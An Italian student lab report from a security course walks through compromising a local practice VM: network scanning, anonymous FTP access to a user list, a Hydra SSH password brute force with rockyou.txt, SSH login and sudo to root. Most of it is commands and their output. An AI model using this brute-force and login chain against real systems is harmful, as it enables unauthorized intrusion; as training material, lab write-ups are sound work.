

# Corso Epicode BLACKBOX

Report a cura di Valentino Pizzi  
26 ottobre, 2025



## Obbiettivo:

- exploitare una blackboxi

## Contenuti:

- Blackbox

BlackBox Iniziamo aggiungendo questa blackbox alle nostre VM, dopodiche' mettiamo impostiamo la macchina in modo tale che riceva un ip in DHCP e stia nella stessa sotto-rete di kali, quindi creiamo una nuova host-only con impostazione DHCP attiva e attiviamola tu entrambe le macchine.



Accendiamo le macchine e facciamo un arp scan per capire quale siano le macchine attive nella sotto-rete, in modo da avere un indirizzo IP da scansionare. Notiamo che c'e' la macchina "192.168.50.3".

```
(kali@kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:f8:5d, IPv4: 192.168.50.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.50.1    0a:00:27:00:00:09    (Unknown: locally administered)
192.168.50.2    08:00:27:7b:49:97    (Unknown)
192.168.50.3    08:00:27:5a:95:24    (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.903 seconds (134.52 hosts/sec). 3 responded
```

Procediamo quindi a fare un Nmap -sC -sV sull'IP '192.168.50.3' con questi risultati:


```
└─$ nmap -sC -sV 192.168.50.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-16 13:17 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.50.3
Host is up (0.00042s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.50.4
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 2
|_vsFTPD 2.3.5 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534      4096 Mar 03 2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-robots.txt: 1 disallowed entry
|_/_backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:5A:95:24 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.99 seconds
```

vediamo un servizio ftp, un servizio ssh ed un server Apache. Notiamo che la nostra scansione vede la possibilità' di accedere a ftp usando lo user : "anonymous" . Usiamo questo user per accedere al FTP

```
(kali@kali)-[~]
└─$ ftp 192.168.50.3
Connected to 192.168.50.3.
220 (vsFTPD 2.3.5)
Name (192.168.50.3:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||17685|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534      4096 Mar 03 2018 public
226 Directory send OK.
ftp> ls public
229 Entering Extended Passive Mode (|||24087|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||13911|).
150 Here comes the directory listing.
-rw-r--r--  1 0 0 31 Mar 03 2018 users.txt.bk
226 Directory send OK.
ftp> cat users.txt.bk
?Invalid command.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||37496|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31 24.71 KiB/s 00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (11.95 KiB/s)
ftp> exit
221 Goodbye.
```

In FTP abbiamo trovato un file chiamato users, lo abbiamo scaricato e aperto con mousepad.



```
*~/users.txt.bk - Mousepad
File Edit Search View Document Help
+ [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons]
1 abatchy
2 john
3 mai
4 anne
5 doomguy|
```

Trovati questi 5 user, testiamoli nel server ssh per vedere se qualcuno di loro puo' utilizzare la password per accedere, dopo vari tentativi, lo user "anne" e' l'unico che puo' accedere. Facciamo un bruteforce con hydra per ottenere la password di anne sul servizio ssh.

```
(kali@kali)-[~]
$ hydra -l anne -P /usr/share/wordlists/rockyou.txt -t ssh://192.168.50.3
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-16 13:43:30
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 5 tasks per 1 server, overall 5 tasks, 14344399 login tries (l:1/p:14344399), ~2868880 tries per task
[DATA] attacking ssh://192.168.50.3:22/
[22][ssh] host: 192.168.50.3  login: anne  password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-16 13:43:55
```

Usando rockyou.txt di base inserito in /usr/share/wordlist/rockyou.txt abbiamo trovato la password: "princess".

```
(kali@kali)-[~]
$ ssh anne@192.168.50.3
anne@192.168.50.3's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Oct 13 12:24:42 2025 from 192.168.50.4
anne@bsides2018:~$ ls
anne@bsides2018:~$ pwd
/home/anne
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# cd ..
root@bsides2018:/home# cd ..
root@bsides2018:/# pwd
/
```

accendiamo ad ssh e vediamo se anne puo' diventare root ed eccoci qui, root ottenuto.